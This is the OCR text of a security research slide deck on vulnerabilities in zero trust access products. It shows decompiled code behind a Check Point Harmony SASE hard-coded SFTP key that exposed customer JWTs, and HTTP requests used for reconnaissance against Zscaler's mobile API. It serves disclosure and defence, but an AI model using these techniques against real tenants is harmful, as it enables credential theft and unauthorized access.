AmberWolf

ZER0 TRUST – TOTAL BUST

@buffaloverflow

AmberWolf

@johnnyspandex

A UK-based consultancy, focussed on red teaming, research and product assessments

You might remember us from....

- **NachoVPN** – presented at SANS Hollywood Hackfest 2024
- The cool bugs on our blog: **blog.amberwolf.com**
- Follow us as **@amberwolfsec**

ZERO TRUST NETWORK ACCESS
PRINCIPLES

Validating the User

Is the user authenticated and verified?

Validating Access

Does the user have explicit permission?

Validating Posture

Is the device compliant?

Validating the Device


Is this a recognized and secure device?

Buzz Words


- **SASE** – Secure Access Service Edge. Traffic is assessed for compliance in a cloud service before forwarding to the destination
- **Traffic Steering** - The process of directing user traffic through secure, policy-based paths to access specific applications or resources
- **Identity Provider (IdP) –** Not responsible for securing your SAML implementation
- **Privacy** – When your data is not exposed to everyone

> What about Zscaler? Did you look at that or any other zero trust products?
>
> - Everyone After NachoVPN

You're Using it Wrong!




You're REALLY Using it Wrong!




Conditional Access Bypasses

- **Why does this matter?**
  - Conditional access policies permitting authentication without MFA from ‘trusted’ locations
  - Blending in – if the company all use Zscaler, you’re not going to stand out



Check Point – Harmony SASE




- Check Point's ZTNA offering
  - Authentication flow exchanges user credentials for a JWT
  - Stores the JWT in log files


- `UploadToSftp` function:
  - Uploads those log files to an SFTP server
  - Uses a hard coded key for the SFTP server – encrypted in the binary…

```
public class LogsUploader
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public void UploadToSftp(string fileNameToUpload, string sftpFolder)
    {
        string text = SymmetricDecoder.DecodeResource("Perimeter81.CrossSolution.Auth.Troubleshooting.Sftp.Private.Key.Enc");
        string text2 = Path.Combine(sftpFolder, "sftp.key");
        string text3 = Path.Combine(sftpFolder, "sftp.batch");
        DirectoryInfo directoryInfo = Directory.CreateDirectory(sftpFolder);
```

Check Point – Harmony SASE




- …with a key that's in the binary




- The log files are encrypted…

```
foreach (string text5 in Directory.GetFiles(dirname, "*", SearchOption.AllDirectories))
{
    ZipEntry zipEntry = new ZipEntry(Path.GetRelativePath(dirname, text5))
    {
        DateTime = DateTime.Now,
        IsCrypted = true
    };
    zipOutputStream.PutNextEntry(zipEntry);
    zipOutputStream.Password = text2;  ≤ 21ms elapsed
```

Check Point – Harmony SASE



- ...with a timestamp – e.g. 202503140712156




- This grants access to:
  - A list of Harmony SASE customers
  - Their JWTs, which were valid for one month


SFTP read access removed by Check Point immediately after reporting.

Attacker's Wish List


	Bug Type	Zscaler	Netskope	Check Point
Authentication	Auth Bypass			💀
Authorization	Steering Bypass			❓
	Config Theft			❓
Device Trust	Priv Esc			💀
	Posture Bypass			❓

Recon from Outside - Zscaler





Recon from Outside - Zscaler




Request

```
POST /api/mobile/cloud/getGlobalCloudMapping HTTP/1.1
Content-Type: application/json
User-Agent: Windows Windows 10 Enterprise ZTunnel/1.5.1.8
auth-token: 2REMOVED498jA==
Host: mobile.zscaler.net

{"blob":"Ez4HSmTm5ShP51..NuAVp5YQs/TDaw=="}
```

Response

```
HTTP/1.1 200 OK
Server: Zscaler
Content-Length: 93
Content-Type: application/json

{"success":"true","cloud_data":
[{"cloud_name":"zscaler","ma_hostname":"mobile.zscaler.net"}]}
```

Recon from Outside - Zscaler




Request

```
POST /api/mobile/cloud/getGlobalCloudMapping HTTP/1.1
Content-Type: application/json
User-Agent: Windows Windows 10 Enterprise ZTunnel/1.5.1.8
auth-token: 2REMOVED498jA==
Host: mobile.zscaler.net

{"device_type": "3", "login_name": "user@example.com"}
```

Response

```
HTTP/1.1 200 OK
Server: Zscaler
Content-Length: 93
Content-Type: application/json

{"success":"true","cloud_data":
[{"cloud_name":"zscaler","ma_hostname":"mobile.zscaler.net"}]}
```

Recon from Outside - Zscaler




Request

```
POST /api/mobile/cloud/getAup HTTP/1.1
Content-Type: application/json
auth-token: iDylREMOVEDnVb0TQ==
User-Agent: Windows Windows 10 Enterprise ZTunnel/1.5.1.8
Host: mobile.zscaler.net

{"blob":"sqP9iIKUnhKZ4uUF..152tF+Jd7s81+Ag2b6nqx2yg=="}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json

{"success":"true","error":"0","aup_enabled":"0","aup_type":0,"aup_days"
:0,"aup_data":"<b>Acceptable Use Policy is not configured for your
company</b>","pac_url":"http://pac.zscaler.net/zerosafe/foo.pac","defau
ltAuthType":1,"proxy_enabled":"true", …
```

Recon from Outside - Zscaler



Request

```
POST /api/mobile/cloud/getAup HTTP/1.1
Content-Type: application/json
auth-token: iDylREMOVEDnVb0TQ==
User-Agent: Windows Windows 10 Enterprise ZTunnel/1.5.1.8
Host: mobile.zscaler.net

{"device_type": "3", "login_name": "user@example.com"}
```

